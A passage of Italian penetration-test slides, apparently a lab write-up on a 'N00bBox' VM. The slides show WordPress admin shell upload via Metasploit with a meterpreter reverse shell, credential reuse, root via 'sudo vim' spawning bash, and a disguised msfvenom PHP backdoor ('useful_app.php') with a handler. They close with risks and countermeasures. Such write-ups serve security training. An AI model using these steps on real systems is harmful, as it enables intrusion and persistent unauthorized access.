 - **rhost**: l'host target;
 - **username**: il nome utente dell'admin di Wordpress;
 - **password**: la password associata;
 - **targeturi**: la root directory di Wordpress.



Exploitation

Metasploit: exploit/unix/webapp/wp_admin_shell_upload

- Configurazione dell'exploit:
 - rhost: **192.168.64.21**;
 - username: **noobbox**;
 - password: **5p4c3**;
 - targeturi: **/wordpress/**
- L'exploitation ha avuto successo.

```
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username noobbox
username => noobbox
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password 5p4c3
password => 5p4c3
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress/
targeturi => /wordpress/
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.64.21
rhosts => 192.168.64.21
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.64.23:4444
[*] Authenticating with WordPress using noobbox:5p4c3 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wordpress/wp-content/plugins/OssoiNhAuP/WRSc0jEXbu.php ...
[*] Sending stage (39927 bytes) to 192.168.64.21
[+] Deleted WRSc0jEXbu.php
[+] Deleted OssoiNhAuP.php
[+] Deleted ..../OssoiNhAuP
[*] Meterpreter session 1 opened (192.168.64.23:4444 → 192.168.64.21:38810) at 2023-06-05 18:57:51 +0200

meterpreter > █
```

Privilege Escalation

Privilege Escalation

Horizontal Privilege Escalation

- L'exploit utilizzato permette l'utilizzo di una shell che appartiene all'utente **www-data**;
- È presente un utente locale chiamato **noobbox**...
- ... che possiede la stessa password di quello di Wordpress;
- L'autenticazione ha successo.

```
www-data@N00bBox:$ su noobbox
su noobbox
Password: 5p4c3
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
noobbox@N00bBox:$
```

Privilege Escalation

LinPEAS: Vertical Privilege Escalation

- L'utente noobbox non può elevarsi a root mediante il comando **sudo su**;
- Necessario trovare un'altra strategia;
- È stato utilizzato il tool LinPEAS...
 - Caricabile sull'asset mediante **meterpreter**.
- ... che segnala una problematica.



Privilege Escalation


LinPEAS: Vertical Privilege Escalation (2)

- L'utente **noobbox** può eseguire l'editor **vim** come **root**;
- Questa informazione è stata reperita dal file **/etc/sudoers**;
- È possibile specificare dei **comandi** da far eseguire a vim prima della sua apertura...
- ... anche l'avvio di una **shell**;
- **sudo vim -c ‘:!/bin/bash’**
- Viene avviata una **shell di root**.



```
noobbox@N00bBox:$ sudo vim -c '!:!/bin/bash'  
sudo vim -c '!:!/bin/bash'  
[sudo] password for noobbox: 5p4c3
```

```
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory  
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory  
root@N00bBox:~#
```



Maintaining access

Maintaining access

1. Creazione di una backdoor

- La presenza di Wordpress implica la presenza sull'asset di PHP;
- Avendo a disposizione l'accesso root all'asset è possibile procedere alla creazione di una backdoor in tale linguaggio;
- Metasploit mette a disposizione un tool apposito: **msfvenom**;
- È stato utilizzato il payload denominato **php/meterpreter/reverse_tcp**;
- Il payload è stato caricato nella directory **/var/www/html** ed è chiamato **useful_app.php**.

The PHP logo is displayed within a blue oval. The word "php" is written in a bold, black, sans-serif font, with a white outline around the letters.

```
msf6 > msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.64.23 -f raw > /home/kali/useful_app.php
[*] exec: msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.64.23 -f raw > /home/kali/useful_app.php

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes

msf6 > 
```

Maintaining access

2. Creazione dell'handler

- Per l'utilizzo della backdoor è necessario creare un **handler**;
- Anche in questo caso, è stato usato **Metasploit...**
- ... con **exploit/multi/handler**;
- Il payload utilizzato deve essere lo **stesso** della backdoor;
- L'handler si attiva contattando l'asset all'indirizzo http://192.168.64.21/useful_app.php

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.64.23
lhost => 192.168.64.23
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.64.23:4444
[*] Sending stage (39927 bytes) to 192.168.64.21
[*] Meterpreter session 1 opened (192.168.64.23:4444 -> 192.168.64.21:42850) at 2023-06-06 12:12:58 +0200

meterpreter > |
```


Resoconto e considerazioni finali

Resoconto e considerazioni finali

Situazione complessiva dell'asset

- Il livello di **rischio** dell'asset in base all'analisi condotta è **Medio/Alto**;
- Utilizzando i tool, sono state identificate complessivamente **53** tra **vulnerabilità** e **debolezze**...
 - ... oltre ad altre problematiche riscontrate **manualmente**.
- Le criticità sono appartenenti principalmente a tre categorie:
 - **Obsolescenza del software installato;**
 - **Cattive pratiche di sicurezza;**
 - **Information disclosure.**

Livello di Rischio	HIGH	MEDIUM	LOW	INFO
# vulnerabilità	20	14	2	17



Resoconto e considerazioni finali

Possibili contromisure e raccomandazioni

- Aggiornare **sempre e con costanza** il software utilizzato dall'asset;
- Evitare il **riuso** delle credenziali tra più servizi;
- Eliminare **immediatamente** il file **img.jpg** dalla root del web server;
- Installare l'estensione Wordpress **Stop User Enumeration** per evitare l'enumerazione degli utenti;
- Riconfigurare **sudo** per evitare l'esecuzione di **vim** come **root**.





Grazie per l'attenzione!

“Per aspera ad astra!”